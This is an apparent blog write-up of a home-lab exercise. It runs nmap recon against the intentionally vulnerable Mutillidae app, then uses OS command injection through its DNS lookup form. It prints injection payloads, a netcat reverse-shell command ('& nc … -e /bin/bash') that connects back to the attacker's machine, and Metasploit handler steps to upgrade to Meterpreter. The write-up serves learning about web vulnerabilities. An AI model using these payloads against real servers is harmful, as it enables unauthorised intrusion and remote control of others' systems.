Reverse Shell via Command Injection
Hello Internet! I was first introduced to the command injection vulnerability when I took Peter Kim’s Ethical Hacking 101 class last year in November. Prior to this I wasn’t too familiar with web application vulnerabilities so I thought I would write about it to enhance my understanding.
The Setup

I wanted to setup the infrastructure to replicate a real world scenario as much as possible. Instead of putting all devices on the same network segment, I used PfSense to create two networks; 10.0.0.0/24 and 192.168.1.0/24. The attacker will use the WAN IP of 10.0.0.109 to access the Mutillidae web application which is on the internal LAN IP of 192.168.1.101. This configuration mimics most web servers since they use port forwarding in order for users to access their services over the Internet.
Discovery

We will use Nmap to perform some reconnaissance on our target to see what services are running and what ports are open.
Open up a terminal and enter the following:
nmap -sV -O -v 10.0.0.109
The -sV switch will see what services/ports are running, the -O switch will detect what OS is running and the -v switch enables verbosity which provides more output information. From our results we can see that port 80 (http) is open, using Apache as the web server, and Linux as the OS.


Let’s see what it looks like through a web browser. Since we already know we’ll be using Mutillidae we can go ahead and navigate to the DNS Lookup web application.
Testing
The way this web application works is by passing on the command from the web application to the OS of the server it is hosted on. Without proper sanitization or input validation, arbitrary OS commands can be executed by anyone over the Internet. Vulnerabilities like this increase the attack surface and serve as another entry point into someone’s network.

There are a few ways to test for OS command injection. We can use metacharacters which are special characters that hold a specific meaning within the context of a computer program. Using & which separates multiple commands on one command line:
8.8.8.8 & netstat
After inputting this, the IP address is resolved and the netstat command returns a list of active network connections on the web server.



The same metacharacter trick works with any command. Substituting ls enumerates the web application’s directory on disk:
Reverse Shell

Since we know the web server reaches out to the Internet to resolve IP addresses to domain names, we can infer that there are no egress firewall rules blocking outbound traffic. A reverse shell is when you use the victim’s machine to establish a connection to the attacking machine, commonly used to bypass firewalls. We can utilize netcat for this.
Set up a listener on the Kali box:
nc -lvp 4444

On the vulnerable web server application, input the following command:
& nc 10.0.0.107 4444 -e /bin/bash

The & is the command separator, nc is the netcat command, 10.0.0.107 is the IP of the Kali box, 4444 is the listening port, and -e /bin/bash executes a bash shell back to the listener.
Bonus: Upgrade to Meterpreter Shell

Now that we have confirmed we can obtain a shell on our target, we can upgrade to a Meterpreter shell using Metasploit.
msfconsole
use exploit/multi/handler
set LHOST 10.0.0.107
set LPORT 4444
set payload linux/x86/shell/reverse_tcp
run




Execute the same netcat command on the web application, then background the shell with Ctrl+Z and upgrade with sessions -u 1. Use the Meterpreter session with sessions -i 2.




Recap
- Performed information gathering using Nmap
- Discovered web server running on port 80
- Tested for and confirmed OS command injection vulnerability
- Established a reverse shell connection from web server to Kali box
- Upgraded reverse shell to Meterpreter shell